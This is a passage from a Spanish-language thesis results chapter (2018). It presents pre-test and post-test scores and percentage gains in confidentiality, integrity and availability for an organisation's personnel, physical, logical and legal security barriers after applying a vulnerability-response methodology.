


Gráfico 1-4. Grado de Seguridad. Búsqueda de vulnerabilidades
Realizado por: Roberto Valente, 2018

Los resultados se obtienen del Anexo E3.

Tabla 4-4: Post-test. Seguridad de Personal. Valores por pesos.

Barrera de Seguridad	Vulnerabilidades	Nivel de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
Seguridad de Personal	Políticas de seguridad de la información	3	3	3
	Personal capacitado en temas de seguridad Informática	4	4	4
	Personal capacitado para relevar otras áreas.	4	4	4
Promedio		3.67	3.67	3.67

Realizado por: Roberto Valente, 2018

Tabla 5-4: Post-test. Seguridad de Personal. Valores Porcentuales

Barrera de seguridad	Vulnerabilidades	Nivel de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
Seguridad de Personal	Políticas de seguridad de la información	87.5	87.5	87.5

	Personal capacitado en temas de seguridad Informática	100	100	100
	Personal capacitado para relevar otras áreas.	100	100	100
Promedio		95.83	95.83	95.83

Realizado por: Roberto Valente, 2018




Gráfico 2-4. Grado de Seguridad. Respuesta a Vulnerabilidades
Realizado por: Roberto Valente, 2018

Tabla 6-4: Análisis Comparativo. Seguridad de Personal. Pesos 0-4

Test	**Nivel de Seguridad**		
	Confidencialidad	**Integridad**	**Disponibilidad**
Seguridad de Personal. Post-test	3.67	3.67	3.67
Seguridad de Personal. Pre-test	3	3	1.67
Incremento en Seguridad	0.67	0.67	2

Realizado por: Roberto Valente, 2018

Tabla 7-4: Análisis Comparativo. Seguridad de Personal. Valores Porcentuales

Test	Nivel de Seguridad		
	Confidencialidad	**Integridad**	**Disponibilidad**
Seguridad de Personal.			
Post-test	95.83	95.83	95.83
Seguridad de Personal.			
Pre-test	75	75	37.5
Incremento en Seguridad	20.83	20.83	58.33

Realizado por: Roberto Valente, 2018




Gráfico 3-4. Incremento en el nivel de seguridad de Personal
Realizado por: Roberto Valente, 2018

INTERPRETACIÓN: En la barrera de seguridad de personal, se verifica un incremento en los tres principios contemplados en la investigación, se realiza un cuadro comparativo entre el nivel de seguridad existente una vez finalizada la búsqueda de vulnerabilidades y la respuesta a través de acciones correctivas presentadas por la metodología. En valores porcentuales, existe un incremento en la seguridad en un 20.83%, 20.83% y 58.33% en la confidencialidad, integridad y disponibilidad respectivamente.

4.1.1.2. *Grado de confidencialidad, Integridad, Disponibilidad. Seguridad de Física.*

Los resultados se obtienen del Anexo F1.

Tabla 8-4: Pre-test. Seguridad Física. Valores por peso 0-4

Barrera de Seguridad	Vulnerabilidades	Nivel de Seguridad		
		Confidencialidad	Integridad	Disponibilidad

	Vulnerabilidades de Ingresos	3	4	3
	Vulnerabilidades de Suministro Eléctrico	4	2	2
	Vulnerabilidades de enlaces de internet redundante	4	4	4
	Vulnerabilidades ambientales	4	4	4
	Vulnerabilidades ante incendios	4	2	2
	Vulnerabilidades ante inundaciones	4	2	2
Física				
	Vulnerabilidades de mantenimiento preventivo	4	4	4
	Vulnerabilidades de tecnología inadecuada	4	4	4
	Vulnerabilidad de falla de equipos	4	4	2
	Vulnerabilidad ante desastres naturales	4	4	4
	Vulnerabilidades en resguardo de respaldo de información.	4	4	4
	Vulnerabilidades ante robos	4	4	4
Promedio		3.92	3.5	3.25

Elaborado por: Roberto Valente, 2018

Tabla 9-4: Pre-test. Seguridad Física. Valores Porcentuales

Barrera de seguridad	Vulnerabilidades	Nivel de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
Física	Vulnerabilidades de Ingresos	83.33	100	83.33
	Vulnerabilidades de Suministro Eléctrico	100	66.67	66.67
	Vulnerabilidades de enlaces de internet redundante	100	100	100
	Vulnerabilidades ambientales	100	100	100
	Vulnerabilidades ante incendios	100	66.67	66.67
	Vulnerabilidades ante inundaciones	100	50	50
	Vulnerabilidades de mantenimiento preventivo	100	100	100
	Vulnerabilidades de tecnología inadecuada	100	100	100
	Vulnerabilidad de falla de equipos	100	100	50
	Vulnerabilidad ante desastres naturales	100	100	100
	Vulnerabilidades en resguardo de respaldo de información.	100	100	100
	Vulnerabilidades ante robos	100	100	100
Promedio		98.61	90.28	84.72

Elaborado por: Roberto Valente, 2018




Gráfico 4-4. Grado de Seguridad. Búsqueda de Vulnerabilidades
Realizado por: Roberto Valente, 2018

Los resultados se obtienen del Anexo F3

Tabla 10-4: Post-test. Seguridad Física. Valores por peso

Barrera de seguridad	Vulnerabilidades	Nivel de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
Física	Vulnerabilidades de Ingresos	4	4	4
	Vulnerabilidades de Suministro Eléctrico	4	3	3
	Vulnerabilidades de enlaces de internet redundante	4	4	4
	Vulnerabilidades ambientales	4	4	4
	Vulnerabilidades ante incendios	4	4	4
	Vulnerabilidades ante inundaciones	4	2	2

	Vulnerabilidades de mantenimiento preventivo	4	4	4
	Vulnerabilidades de tecnología inadecuada	4	4	4
	Vulnerabilidad de falla de equipos	4	4	2
	Vulnerabilidad ante desastres naturales	4	4	4
	Vulnerabilidades en resguardo de respaldo de información.	4	4	4
	Vulnerabilidades ante robos	4	4	4
Promedio		4	3.75	3.58

Realizado por: Roberto Valente, 2018

Tabla 11-4: Post-test. Seguridad Física. Valores Porcentuales

Barrera de Seguridad	**Vulnerabilidades**	**Nivel de Seguridad**		
		Confidencialidad	**Integridad**	**Disponibilidad**
Física	Vulnerabilidades de Ingresos	100	100	100
	Vulnerabilidades de Suministro Eléctrico	100	83.33	83.33
	Vulnerabilidades de enlaces de internet redundante	100	100	100
	Vulnerabilidades ambientales	100	100	100
	Vulnerabilidades ante incendios	100	100	100
	Vulnerabilidades ante inundaciones	100	50	50
	Vulnerabilidades de mantenimiento preventivo	100	100	100

	Vulnerabilidades de tecnología inadecuada	100	100	100
	Vulnerabilidad de falla de equipos	100	100	50
	Vulnerabilidad ante desastres naturales	100	100	100
	Vulnerabilidades en resguardo de respaldo de información.	100	100	100
	Vulnerabilidades ante robos	100	100	100
Promedio		100	94.44	90.28

Realizado por: Roberto Valente, 2018




Gráfico 5-4. Grado de Seguridad. Respuesta a Vulnerabilidades
Realizado por: Roberto Valente, 2018

4.1.1.3. *Análisis Comparativo. Grado de Seguridad Física. Pesos 0-4*

Tabla 12-4: Análisis Comparativo. Seguridad Física. Pesos 0-4

Test	**Nivel de Seguridad**		
	Confidencialidad	**Integridad**	**Disponibilidad**
Seguridad Física. Post-test	4	3.75	3.58

Seguridad Física. Pre-test	3.92	3.5	3.25
Incremento en Seguridad	0.08	0.25	0.33

Realizado por: Roberto Valente, 2018

Tabla 13-4: Análisis Comparativo. Seguridad Física. Valores Porcentuales

Test	**Nivel de Seguridad**		
	Confidencialidad	**Integridad**	**Disponibilidad**
Seguridad Física. Post-test	100	94.44	90.28
Seguridad Física. Pre-test	98.61	90.28	84.72
Incremento en Seguridad	1.39	4.16	5.56

Realizado por: Roberto Valente, 2018




Gráfico 6-4. Incremento en el grado de seguridad Física
Realizado por: Roberto Valente, 2018

INTERPRETACIÓN: En la barrera de seguridad física, se verifica un incremento en los tres principios contemplados en la investigación; se realizó un cuadro comparativo entre el nivel de seguridad existente una vez finalizada la búsqueda de vulnerabilidades y la respuesta a través de acciones correctivas presentadas por la metodología. La organización cuenta con una buena barrera física por lo cual el porcentaje de incremento es mínimo. En valores porcentuales, existe un incremento en la seguridad en un 1.39%, 4.16% y 5.56% en la confidencialidad, integridad y disponibilidad respectivamente.

4.1.1.4. *Grado de confidencialidad, Integridad, Disponibilidad. Seguridad Lógica*

Los resultados se obtienen del Anexo G4.

Tabla 14-4: Pre-test. Seguridad Lógica. Valores por peso 0-4

Barrera de seguridad	Vulnerabillidades	Nivel de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
Lógicas	Recolección de Información	0	4	4
	Respaldos de información	4	4	4
	Estado de antivirus	4	4	4
	Testeo de equipos de red (switch, routers)	0	0	0
	Testeo de Servidor de Intranet	0	0	1
Promedio		1.6	2.4	2.6

Realizado por: Roberto Valente, 2018

Tabla 15-4: Pre-test. Seguridad Lógica. Valores Porcentuales

Barrera de seguridad	Vulnerabilidades	Nivel de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
Lógicas	Recolección de Información	0	100	100
	Respaldos de información	100	100	100
	Estado de antivirus	100	100	100
	Testeo de equipos de red (switch, routers)	16.67	0	16.67
	Testeo de Servidor de Intranet	11.11	22.22	33.33
Promedio		45.56	64.44	70

Realizado por: Roberto Valente, 2018




Gráfico 7-4. Grado de Seguridad Lógica. Búsqueda de Vulnerabilidades
Realizado por: Roberto Valente, 2018

Los resultados se obtienen del Anexo G6.

Tabla 16-4: Post-test. Seguridad Lógica. Valores por peso 0-4

Barrera de Seguridad	**Vulnerabilidades**	**Nivel de Seguridad**		
		Confidencialidad	**Integridad**	**Disponibilidad**
Lógica	Recolección de Información	3	4	4
	Respaldos de información	4	4	4
	Estado de antivirus	4	4	4
	Testeo de equipos de red (switch, routers)	3	4	4
	Testeo de Servidor de Intranet	3	4	4
Promedio		3.4	4	4

Realizado por: Roberto Valente, 2018

Tabla 17-4: Post-test. Seguridad Lógica. Valores Porcentuales

Barrera de Seguridad	**Vulnerabilidades**	**Nivel de Seguridad**		
		Confidencialidad	Integridad	Disponibilidad
Lógica	Recolección de Información	83.33	100	100
	Respaldos de información	100	100	100

	Estado de antivirus	100	100	100
	Testeo de equipos de red (switch,routers)	83.33	100	100
	Testeo de Servidor de Intranet	88,89	100	100
Promedio		91.11	100	100

Realizado por: Roberto Valente, 2018




Gráfico 8-4. Grado de Seguridad. Respuesta a Vulnerabilidades
Realizado por: Roberto Valente, 2018

Tabla 18-4: Análisis Comparativo. Seguridad Lógica. Valores por peso 0-4

Test	**Nivel de Seguridad**		
	Confidencialidad	**Integridad**	**Disponibilidad**
Seguridad Lógica. Post-test	3.4	4	4
Seguridad Lógica. Pre-test	1.6	2.4	2.6
Incremento en Seguridad	1.8	1.6	1.4

Realizado por: Roberto Valente, 2018

Tabla 19-4: Análisis Comparativo. Seguridad Lógica. Valores Porcentuales

Test	**Nivel de Seguridad**		
	Confidencialidad	**Integridad**	**Disponibilidad**
Seguridad Lógica. Post-test	91.11	100	100
Seguridad Lógica. Pre-test	45.56	64.44	70
Incremento en Seguridad	45.55	35.56	30

Realizado por: Roberto Valente, 2018




Gráfico 9-4. Incremento en el grado de seguridad lógica
Realizado por: Roberto Valente, 2018

INTERPRETACIÓN: En la barrera de seguridad lógica, se verifica un incremento en los tres principios contemplados en la investigación, se realiza un cuadro comparativo entre el nivel de seguridad existente una vez finalizada la búsqueda de vulnerabilidades y la respuesta a través de acciones correctivas presentadas por la metodología. Se puede verificar que es la barrera en la cual la metodología brinda un importante crecimiento en la seguridad de la organización. En valores porcentuales, existe un incremento en la seguridad en un 45.55%, 35.56% y 30% en la confidencialidad, integridad y disponibilidad respectivamente.

4.1.1.5. *Grado de confidencialidad, Integridad, Disponibilidad. Seguridad Legal*

Los resultados se obtienen del Anexo H1.

Tabla 20-4: Pre-test. Seguridad Legal. Valores por peso 0-4

Barrera de Seguridad	**Vulnerabilidades**	**Nivel de Seguridad**		
		Confidencialidad	Integridad	Disponibilidad
	Aporte del código integral penal	2	1	1
Legal	Personal del área de tecnologías socializado con el marco jurídico vigente referente a los delitos informáticos	4	4	4
Promedio		3	2.5	2.5

Realizado por: Roberto Valente, 2018

Tabla 21-4: Pre-test. Seguridad Legal. Valores porcentuales

Barrera de Seguridad	Vulnerabilidades	Nivel de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
	Aporte del código integral penal	50	25	25
Legal	Personal del área de tecnologías socializado con el marco jurídico vigente referente a los delitos informáticos	100	100	100
Promedio		75	62.5	62.5

Elaborado por: Roberto Valente, 2018




Gráfico 10-4. Grado de Seguridad Legal. Búsqueda de Vulnerabilidades. Valores por peso 0-4

Realizado por: Roberto Valente, 2018

Los resultados se obtienen del Anexo H3.

Tabla 22-4: Post-test. Seguridad Legal. Valores por peso 0-4

Barrera de Seguridad	Vulnerabilidades	Nivel de Seguridad		
		Confidencialidad	**Integridad**	**Disponibilidad**
	Aporte del código integral penal	2	2	2
Legal	Personal del área de tecnologías socializado con el marco jurídico vigente referente a los delitos informáticos	4	4	4
Promedio		3	3	3

Elaborado por: Roberto Valente, 2018

Tabla 23-4: Post-test. Seguridad Legal. Valores porcentuales

Barrera de Seguridad	Vulnerabilidades	Nivel de Seguridad		
		Confidencialidad	Integridad	Disponibilidad
	Aporte del código integral penal	50	50	50
Legal	Personal del área de tecnologías socializado con el marco jurídico vigente referente a los delitos informáticos	100	100	100
Promedio		75	75	75

Realizado por: Roberto Valente, 2018




Gráfico 11-4. Grado de Seguridad Legal. Respuesta a Vulnerabilidades. Valores por peso 0-4

Realizado por: Roberto Valente, 2018

Tabla 24-4: Análisis Comparativo. Seguridad Legal. Valores por peso 0-4

Test	Nivel de Seguridad		
	Confidencialidad	Integridad	Disponibilidad
Seguridad Legal. Post-test	3	3	3
Seguridad Legal. Pre-test	3	2.5	2.5
Incremento en Seguridad	0	0.5	0.5

Realizado por: Roberto Valente, 2018

Tabla 25-4: Análisis Comparativo. Seguridad Legal. Valores Porcentuales

Test	Nivel de Seguridad		
	Confidencialidad	Integridad	Disponibilidad
Seguridad Legal. Post-test	75	75	75

Seguridad Legal. Pre-test	75	62.5	62.5
Incremento en Seguridad	0	12.5	12.5

Realizado por: Roberto Valente, 2018




Gráfico 12-4. Incremento en el grado de seguridad legal

Realizado por: Roberto Valente, 2018

INTERPRETACIÓN: En la barrera de seguridad legal, se verifica un incremento en dos de los tres principios contemplados en la investigación, se realiza un cuadro comparativo entre el nivel de seguridad existente una vez finalizada la búsqueda de vulnerabilidades y la respuesta a través de acciones correctivas presentadas por la metodología. Se puede verificar el incremento en el grado de seguridad en la integridad y disponibilidad en un 12.5%.

4.1.2. Análisis Comparativo General, detección y respuesta de vulnerabilidades

Tabla 26-4: Análisis Comparativo General, detección y respuesta a vulnerabilidades

Barrera de Seguridad **A=Post-Test** **B=Pre-Test**	**Nivel de Seguridad**		
	Confidencialidad	**Integridad**	**Disponibilidad**
Seguridad de Personal (A)	3.67	3.67	3.67
Seguridad de Personal (B)	3	3	1.67
Incremento en seguridad (A-B)	0.67	0.67	2
Seguridad Física (A)	4	3.75	3.58
Seguridad Física (B)	3.92	3.5	3.25
Incremento en seguridad (A-B)	0.08	0.25	0.33
Seguridad Lógica (A)	3.4	4	4
Seguridad Lógica (B)	1.6	2.4	2.6

Incremento en seguridad (A-B)	1.8	1.6	1.4
Seguridad Legal (A)	3	3	3
Seguridad Legal (B)	3	2.5	2.5
Incremento en seguridad (A-B)	0	0.5	0.5
Promedio de Incremento Seguridad	**0.64**	**0.76**	**1.06**

Realizado por: Roberto Valente, 2018

Tabla 27-4: Análisis Comparativo Porcentual General, detección y respuesta a vulnerabilidades

Barrera de Seguridad A=Post-test B=Pre-test	**Grado de Seguridad**		
	Confidencialidad	**Integridad**	**Disponibilidad**
Seguridad de Personal (A)	95.83	95.83	95.83
Seguridad de Personal (B)	75	75	37.5
Incremento en seguridad (A-B)	20.83	20.83	58.33
Seguridad Fïsica (A)	100	94.44	90.28
Seguridad Fïsica (B)	98.61	90.28	84.72
Incremento en seguridad (A-B)	1.39	4.16	5.56
Seguridad Lógica (A)	91.11	100	100
Seguridad Lógica (B)	45.56	64.44	70
Incremento en seguridad (A-B)	45.55	35.56	30
Seguridad Legal (A)	75	75	75
Seguridad Legal (B)	75	62.5	62.5
Incremento en seguridad (A-B)	0	12.5	12.5
Promedio de Incremento en Seguridad	**16.94**	**18.26**	**26.6**

Realizado por: Roberto Valente, 2018

INTERPRETACIÓN: Los resultados mostrados en la tabla verifican que existe un incremento en el grado de seguridad aportando en la confidencialidad en un 16.94%, seguido de la integridad en un 18.26% y la disponibilidad en un 26.6%.




Gráfico 13-4. Incremento en el nivel de seguridad

Realizado por: Roberto Valente, 2018

4.2. Demostración de la hipótesis

Planteamiento de la Hipótesis

